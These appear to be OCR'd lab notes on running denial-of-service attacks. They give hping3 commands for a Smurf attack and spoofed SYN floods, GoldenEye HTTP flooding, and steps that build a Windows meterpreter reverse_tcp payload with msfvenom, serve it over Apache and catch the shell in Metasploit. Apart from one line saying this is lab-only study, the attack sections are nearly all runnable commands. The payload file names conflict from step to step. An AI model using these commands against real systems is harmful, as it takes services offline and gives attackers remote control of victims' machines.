


Smurf Attack

```
sudo hping3 -1 <BROADCAST_IP> --spoof <VICTIM_IP>
```

- ICMP sent to broadcast address
- Victim IP spoofed
  Amplification via trust. Networks replying all at once—chaos math.







Pulse Wave Attack

```
sudo hping3 -S <TARGET_IP> -p 80 --flood --rand-source
```


Traffic hits in violent bursts. Not constant—*rhythmic*. Harder to filter, easier to miss.






Zero-Day Style Flood (Conceptual)

```
sudo hping3 -S <TARGET_IP> -p 80 --flood -d 120 --rand-source
```






5. Perform DOS/DDOS Using Goldeneye


GoldenEye is a Layer 7 (Application Layer) DoS testing tool written in Python, designed to simulate HTTP-based Denial of Service attacks on web servers. It's commonly used in penetration testing labs to test how a web server responds to large numbers of simultaneous HTTP requests.

How to use it -:


- Open kali linux terminal and type **goldeneye**



Command: - goldeneye <target url> 80




- Attack started




Perform a DDoS Attack using Botnet

A **DDoS attack using a botnet** involves many compromised systems (bots) sending massive traffic to one target at the same time, exhausting its bandwidth or resources and making the service unavailable to legitimate users. In ethical practice, this is **studied only through simulations in a controlled lab environment** to understand traffic patterns, detection, and mitigation, not performed on real systems.


- Turn on linux/Parrot Security virtual machine.
- Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
- Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=<ip> lport=4444 -f exe > exploit1.exe to generate payload7.exe payload**.
- Copy the payloads into the shared folder by executing **cp exploit3.exe /var/www/html/share/** command.
- Start the Apache server by running **service apache2 start** command.



- Run msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost<ip>; set lport 4444; run" command to launch Metasploit Framework on terminal 1.




- The Meterpreter session was successfully opened, as shown in the screenshots.

